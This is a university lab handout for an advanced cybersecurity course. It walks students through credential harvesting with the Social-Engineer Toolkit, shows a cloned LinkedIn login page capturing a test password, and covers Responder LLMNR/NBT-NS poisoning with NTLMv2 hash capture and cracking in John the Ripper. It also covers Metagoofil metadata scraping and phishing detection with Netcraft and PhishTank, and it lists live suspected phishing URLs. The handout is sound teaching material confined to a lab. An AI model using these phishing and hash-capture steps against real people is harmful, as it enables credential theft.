




Advanced Cybersecurity (ACCB6000)

Exploiting Network



Objectives

In continuation to our earlier lectures, this tutorial helps in providing you an overview of tools used to do Social Engineering Attacks, do gain access, escalate privilege, hide presence, and cover tracks.

ETHICAL STATEMENT

The tools and techniques you are exposed to' in this lab is to work only on a virtual machine environment and the purpose is entirely to demonstrate various types of cyber-attacks. Experimentation with these tools, techniques, and resources is at the discretion of the instructor and institution. If you as a student consider using attack tools for educational purposes on an outside environment, you should contact me prior to any experimentation.

Note: Unauthorized access to data, computer, and network systems is a crime in many jurisdictions and often is accompanied by severe consequences, regardless of the perpetrator's motivations. It is the learner's responsibility, as the user of this material, to be cognizant of and compliant with computer use laws.

Part 1: Social Engineering Tools
1: Use SET to harvest credentials from social websites
2: Use Netcraft Toolbar and PhishTank to detect phishing sites and protect your network
Part 2: Gain Access, Escalate Privilege
3: Use Metagoofil to extract metadata from the target
4: Use Responder to do LLMNR/NBT-NS Spoofing Attack
5: Create Rainbow Tables and Use them to crack hashes
6: Exploiting Vulnerabilities using msfvenom to access the target remotely
7: Placing a Backdoor to gain control and intentionally damage the target
Part 3: Hide and Cover
8: Hide Files using NTFS Streams
9: Covering Tracks

Why to use these tools? These tools are used to scan the networks and identify hosts, ports, and services. It is one of the components of intelligence gathering that can be used by attackers to gather information and create a profile of their targets



Part 1: Social Engineering Tools



1. Use Social Engineering Toolkit to harvest credentials from social websites

Install and assess from: Kali Linux

Victim: Windows Machine

References: <https://github.com/trustedsec/social-engineer-toolkit>

Let's get into a scenario:

You are receiving a link from your friend asking to look at his post in LinkedIn or any social media websites. You click on the link, and it takes you to the official login page. You enter your credentials and login. It loads and asks for the login credentials again. No doubts for you, (maybe thinking of some internet/application issue) and logging in again. It takes into your account. But you could not see your friend's post.

What will you do?

Maybe, (General users) think that the link is not working. In the meantime, your eyes caught another interesting post and started focusing on it.

What might have happened?

Your friend sets you a trap by sending the link. It is to harvest your credentials. Because you did click the link, that was sent to you, your username and password are now with your friend.

(No worries ahh!!! It's your friend. Your friend might not harm you)

What is the risk?

Your friend might be a victim of an attack. His account might have been compromised by a Criminal (hacker) who sent you a link in the name of your friend setting you a trap through the link.

(or)

You are the target for the attacker. He knows about your friends' details. Spoofs your friend's id/ number and sends an email/text message to you.

The outcome is

"Now your username and password are with some criminal"

Imagine the next day morning. You wake up andddd.....

It is a nice story. But is it possible?

Yes

How?

1. In Kali Linux, Open Social Engineering Toolkit.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means giving the authors the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in a bar, you should (optional) give him a hug and should (optional) buy him a beer (or bourbon - hopefully bourbon). Author has the option to refuse the hug (most likely will never happen) or the beer or bourbon (also most likely will never happen). Also by using this tool (these are all optional of course!), you should try to make this industry better, try to stay positive, try to help others, try to learn from one another, try stay out of drama, try offer free hugs when possible (and make sure recipient agrees to mutual hug), and try to do everything you can to be awesome.

The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.

Do you agree to the terms of service [y/n]: █

Agree to the terms

```

The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

0101100101101111011010100100000011100
1001100101011000010110100011011000111
100100100000010100001100001011011001
1001010010000001101000110110110010000
011010101110101011000110110100001000
00011010001101001011011011001010010
000001101110101110001000000111100101
101110111010101100100010000001101000
0110000101101100110010001110011001000
0000110100010110100101001001000000101
010001101000010000101101100110101101
1100110010000001001100110110110010010
00100000011010111001101101001011011
100110011001000000110100011010000110
01010010000001001101101110110001101
1010010110000101101000010110101000101
0110110011001101101010010110110011001
010110010111001000100000010101000110
111101101110110110001101011010100101
11010000100000001010100110100001110101
01100110111001100101010

The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
  
```

Select Social-Engineering Attacks → Website Attack Vectors

What is Spear-Phishing Attack? What are their vectors?

What are the other Social Engineering Attacks found in SEToolkit? Try to simulate one of the attacks (not listed in the activity) and document the outcome.

```

set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web site that has a username and password field and harvest all the information
The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_h00p, 0ng0nt. This method utilizes iframe replacements to make the highlighted URL
a link. You can edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set> webattack>
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) New Templates
2) Site Cloner
3) Custom Import
99) Return to WebAttack Menu
set> webattack>
[+] Credential harvester will allow you to utilize the clone capabilities within SET
[+] to harvest credentials or parameters from a website as well as place them into a report

--- + IMPORTANT + READ THIS BEFORE ENTERING IN THE IP ADDRESS + IMPORTANT + ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set> webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.10.11]:10.10.10.11
[+] SET supports both HTTP and HTTPS
[+] Example: http://www.thisisafakesite.com
set> webattack> Enter the url to clone:linkedin.com
[+] Cloning the website: http://linkedin.com
[+] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless
[+] The Social-Engineer Toolkit Credential Harvester Attack
[+] Credential Harvester is running on port 80
[+] Information will be displayed to you as it arrives below:

```

Select Credential Harvester Attack Method → Site Cloner → Give your Attacker machine IP Address as the POST back address. → Give the name of the site to clone. *(in my case it is LinkedIn)*


What would you do to target a victim outside your network? By giving this private IP address of the attacker, will you receive the harvested information if your target is outside your local network? Document your thoughts with necessary references, screenshots, and citations.

2. Use any communication medium (Email/ Text/ Whatsapp etc) to embed the IP Address with a catchy link name and send to your own email (in this case – for demonstration purpose).

What catchy name did you use?

3. Login to your Windows Client machine (in Virtual Lab). Open your communication medium (Email/ Text/ Whatsapp etc) and click the link. (Note: The actions may vary depending on the communication medium you selected.)


Which webpage opened on clicking the link? Document your observations on the webpage.



Welcome to your
professional

4. Give your user credentials and click login.

What happened after clicking login? What is your observation here?



5. Go back to your Kali Linux and observe. Did you able to harvest the credentials?

```
10.10.10.11 - - [13/Mar/2022 06:54:27] "POST /li/track HTTP/1.1" 302 -  
[*] WE GOT A HIT! Printing the output:  
POSSIBLE USERNAME FIELD FOUND: loginCsrfParam=db220a93-b076-443d-8e69-4e59775e28d8  
PARAM: session_key=victim@victim.com  
POSSIBLE PASSWORD FIELD FOUND: session_password=Mysecretpassword  
PARAM: trk=homepage-basic_signin-form_submit  
PARAM: controlId=d_homepage-guest-home-homepage-basic_signin-form_submit-button  
PARAM: pageInstance=urn:li:page:d_homepage-guest-home-jsbeacon;Y9XKs0neTTyHlEK0m4AJ7g=  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

6. Document.
 - a. Observations on Site Cloner
 - b. Observations on targeting a victim outside your network.
 - c. Simulate and document another Social Engineering Attack using the Toolkit. (Other than Site Cloner)

This Page is
intentionally left blank

2. Use Netcraft Toolbar, PhishTank to detect phishing sites and protect your network

Install and assess from: Windows Server 2022

(Refer to our earlier lectures and activities) Detection of phishing activity is one of the primary goals to achieve in order to secure our network. Netcraft tool helps in detecting few vital actions like phishing, fraud/malicious websites by bringing in required data. There are many features Netcraft is capable of. However, in this task, we shall use Netcraft Toolbar for your browser to quickly gather information on websites we are visiting.

Download Netcraft Toolbar.

1. In Windows Server 2022, Open your installed browser. Download and Install Netcraft Toolbar for your browser.

The collage illustrates the steps to install and use the Netcraft Extension:

- Search Results:** A Google search for "toolbar netcraft" shows results from netcraft.com, including links to tools, protection apps, and research.
- Chrome Web Store:** The "Netcraft Extension" page is shown, offering it by https://www.netcraft.com, with 147 reviews and 50,000+ users.
- Add Extension:** A confirmation dialog asks "Add 'Netcraft Extension'?" with the description "Read and change all your data on all websites".
- Options Page:** The "Options" page allows configuring settings like blocking phishing sites, XSS attacks, and suspicious sites.
- Toolbar Interface:** The Netcraft toolbar is shown on a website, displaying security status, risk ratings, and a "Report malicious URL" button.

2. Open your browser and visit websites. Test the website based on the information provided by the Netcraft Toolbar.

Name of the website visited:

Risk Rating of the website:

Other relevant details:

Click on the Site Report:

Relevant details about the website:

(Repeat this for all the website you are visiting)


Referring to our previous task, did you check the link you generated to harvest the credentials using Netcraft toolbar? What is the outcome?

3. Try to visit any website that is identified as a phishing site. Did Netcraft Toolbar react to that?

**How did netcarft toolbar respond to the phishing site?
What action did you take? Why**


On your views, how would Netcraft Toolbar help general user to protect themselves from Social Engineering Attacks? Document your thoughts with appropriate references, screenshots and citations.

4. Scenario: You receive the following message in your inbox:



Now, based on the earlier lectures and recent activity, you must be aware of phishing attacks and have idea about appropriate tools to identify the phishing sites.

- a. Look at your emails/ SMS and find out any emails/ messages like the above and copy the link and paste in it the browser where you installed Netcraft Toolbar. **(Only in a Simulated Environment. DO NOT use in your production environment.)**
- b. What happened? Did Netcraft respond to this phishing site? Record your outcome.




c. Now, let's use another tool. Search Phish Tank in your browser


Which link did you use to download the tool? Why?

What is the purpose of this tool?

d. Click on the PhishTank website. Paste the above link in the below input box and click "Is it a phish?" Button.



e. What was the outcome?



- f. You could also look at some of the suspected phishing websites. Use those phishing links in your browser and check the outcomes from netcraft. Document your findings and analysis.

Recent Submissions

You can help! [Sign in](#) or [register](#) (free! fast!) to verify these suspected phishes.

ID	URL	Submitted by
7463127	https://bt-mailbox-review15768.weeblysite.com/	verifram
7463126	https://bintypts63.weeblysite.com/	verifram
7463125	https://kirasna.000webhostapp.com/	Micha ✓
7463121	https://updatecommunication.weebly.com/	verifram
7463118	https://newresults100.github.io/batelecmnoct/load....	verifram
7463117	https://www.eki-net.com.xah9dvc.cn/	Micha ✓
7463116	https://www.eki-net.com.gyrmte.cn/	Micha ✓
7463115	https://www.vies.amedewi.cn/	Micha ✓
7463114	https://www.eki-net.com.voghrp.cn/	Micha ✓
7463113	https://www.uc.taykgmg.cn/	Micha ✓
7463112	https://my.connect.au.login1.fekveo.cn/	abelma
7463111	https://www.used-my-connect-au-login6.workers.dev/	abelma
7463107	https://ap.tera-swump.com/	Feis0101
7463104	https://www.maccsori.icu	Yuf
7463103	http://akaneruby.com/wp-admin/ju/widgets/login.htm...	yifan2k

[See more suspected phishes...](#)

New to PhishTank?
[Subscribe](#) to the PhishTank mailing lists.

Name of the visited LINK:

Risk Rating of the website:

Other relevant details:

Click on the Site Report:

Relevant details about the website:

This Page is
intentionally left blank

Part 2: **Gain Access, Escalate Privilege**



3. Use Metagoofil to extract metadata from the target

Install and assess from: Kali Linux

Victim: <https://www.itsecgames.com>

References: <https://www.kali.org/tools/metagoofil/>

What is your understanding about Metagoofil Tool?

What is the purpose of this tool?

1. In Kali Linux, Install Metagoofil.

(Note: In this lab, the installation/ packaging/ unpackaging process, are not provided. On completing earlier activities, you must be now proficient to unpack tools into Linux. If you are still not clear how to install a tool/ unpack a tool into kali linux, refer to our previous activities.)

2. Select the website of the Target Network. In my case, I am using itsecgames.com, apple.com, certifiedhacker.com, dvwa.co.uk.

List out other/similar websites that are vulnerable and are used for educational/testing purposes.

3. Target those vulnerable websites to extract metadata using Metagoofil.

(Note: Target only educational/ testing vulnerable websites only in lab environment. DO NOT use in Websites of any organisation without prior written consent)

a. `└─# metagoofil`

usage: metagoofil.py [-h] -d DOMAIN [-e DELAY] [-f] [-i URL_TIMEOUT] [-l SEARCH_MAX] [-n DOWNLOAD_FILE_LIMIT]

[-o SAVE_DIRECTORY] [-r NUMBER_OF_THREADS] -t FILE_TYPES [-u [USER_AGENT]] [-w]

metagoofil.py: error: the following arguments are required: -d, -t

b. `└─# metagoofil -d itsecgames.com -t doc,pdf -l 200 -n 5 -o targetfiles -f`

[+] Adding -w for you

[*] Downloaded files will be saved here: targetfiles

[+] Creating folder: targetfiles

[*] Searching for 200 .doc files and waiting 30.0 seconds between searches

[*] Searching for 200 .pdf files and waiting 30.0 seconds between searches

[+] Total download: 0 bytes / 0.00 KB / 0.00 MB

[+] Done!

`└─# metagoofil -d apple.com -t doc,pdf -l 200 -n 5 -o targetfiles -f`

[+] Adding -w for you

```
[*] Downloaded files will be saved here: targetfiles
[*] Searching for 200 .doc files and waiting 30.0 seconds between searches
[+]      Downloading      file      -      [7750      bytes]
https://opensource.apple.com/source/gnuzip/gnuzip-11/gzip/algorithm.doc
[+]      Downloading      file      -      [86528      bytes]
https://opensource.apple.com/source/Security/Security-29774/doc/AppleTP_Spec.doc
[+]      Downloading      file      -      [201728      bytes]
https://opensource.apple.com/source/Security/Security-28992/doc/SecuritySupport.doc
[+]      Downloading      file      -      [41472      bytes]
http://store.apple.com/Catalog/US/Images/ProofofAcademicIdentificationForm.doc
[+]      Downloading      file      -      [76288      bytes]
http://store.apple.com/Catalog/China/Images/rejection_letter.doc
[*] Searching for 200 .pdf files and waiting 30.0 seconds between searches
```

```
kali@kali:~$ sudo metagoofil -d itsecgames.com -t doc,pdf -l 200 -n 5 -o applefiles -f
```

```

-d DOMAIN
-t FILE_TYPES
-l SEARCH_MAX]
-n DOWNLOAD_FILE_LIMIT
-o SAVE_DIRECTORY
-f Output File

```

- c. While executing these metagoofil commands to extract metadata from your target website, this happens. What will you do? Research and document the error and its mitigation steps **(This research work could be added to your part of Coursework)**

Scenario: You get the following exception

```
[~] EXCEPTION: HTTP Error 429: Too Many Requests
[*] Google is blocking you for making too many requests.
```

You will need to spread out the Google searches with metagoofil's switches or utilize SSH and dynamic SOCKS proxies.

Don't know how to utilize SSH and dynamic SOCKS proxies?

Do yourself a favor and pick up a copy of The Cyber Plumber's Handbook and interactive lab (https://gumroad.com/l/cph_book_and_lab) to learn all about Secure Shell (SSH) tunneling, port redirection, and bending traffic like a boss.[*] Exiting for now...

- What is this exception?
- Why this exception occurs?
- How to overcome this exception and successfully extract metadata you're your target?
- Refer Whitepapers, Literatures and in-text cite them,
- Using the knowledge and understanding gathered from the research, demonstrate the method to overcome the exception. Illustrate the steps with adequate and appropriate screenshots.

d. Open the files and look for useful information.

(Note: In this lab, the commands to open the directories/ files are not provided. On completing earlier activities, you must be now proficient to access files for directories, install/ pack/ unpack/ clone tools. If you are still not clear how to do them, refer to our previous activities.)

**From gathering those metadata, what useful information did you gather?
How is Metagoofil tool useful for your attack?**

What are other similar tools you could use?

4. Report: Document.

- a. List out other vulnerable websites
- b. What is the Exception HTTP Error 429?
- c. How to overcome the Error?
- d. Demonstration with Screenshot.
- e. Other similar tools used?

This Page is
intentionally left blank

4. Use Responder to do LLMNR/NBT-NS Spoofing Attack

Attacker: Kali Linux

Victim: Windows 10

(Refer to our earlier lectures and activities if you are not clear about LLMNR/NBT-NS concept.)

What is LLMNR/NBT-NS?

By Spoofing LLMNR/NBT-NS what happens?

1. In Kali Linux, use Responder tool.
 - a. Responder


```
# responder -I eth0

NBT-NS, LLMNR & MDNS Responder 3.1.1.0


Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
LLMNR          [ON]
NBT-NS         [ON]
MDNS           [ON]
DNS            [ON]
DHCP           [OFF]
```

2. Login to Windows 10 victim machine as a user.
 - a. Try to open your shared folder



- b. Use the correct name of your shared folder and a wrong name. Observe both outcomes in Windows 10.



What is the outcome when you open the correct shared folder?

What is the outcome when you open a wrong shared folder?

What is the outcome when you open a wrong shared folder?

- c. Observe Responders outcome in Kali Linux


[illegible]

You must now have a response in your Responder with the username and hash value of your credentials.

Scenario: Here, as a normal user, I tried to open the shared folder and it replies with “Access is denied” message. Assuming that my password is wrong, I tried to give my other username and credentials to check if that could go through. In that way, an attacker would get access to more user credentials.

[illegible]

3. Login to Kali Linux. Open the stored file collected by Responder.
 - a. Hash files



What tools could you use to crack the hashes? List out the tools. (*Hint: Use one of the tools other than John the ripper to crack the hashes and submit the work as a part of your Coursework.*)

- ```
[+] Exiting...

(root@kali)-[/home/kali]
john /usr/share/responder/logs/SMB-NTLMv2-SSP-fe80::5d0c:8c5e:c239:74b3.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 23 password hashes with 21 different salts (1.1x same-salt boost) (netntlmv2,
2/64)]
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
admin (admin)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
12345 (nitheesh)
12345 (nitheesh)
Proceeding with incremental:ASCII
```

## 4. Report

- What is LLMNR/NBT-NS? What happens during LLMNR/NBT-NS Spoofing Attack?
- Your research to find out different ways to convert the collected data (Hash files) into actual text.
- Document/ Demonstrate the hash file cracking using different tool other than John the ripper.

This Page is  
intentionally left blank

## 5. Create Rainbow Tables and use them to crack hashes

*(Refer to our earlier lectures and activities if you are not clear about Rainbow Tables.)*

1. Login to Windows Server 2022
2. Download Winrtgen, Rainbow Crack and Pwdump Tools

**Which link did you use to download these tools? Why?**

**What is the purpose of these tools?**

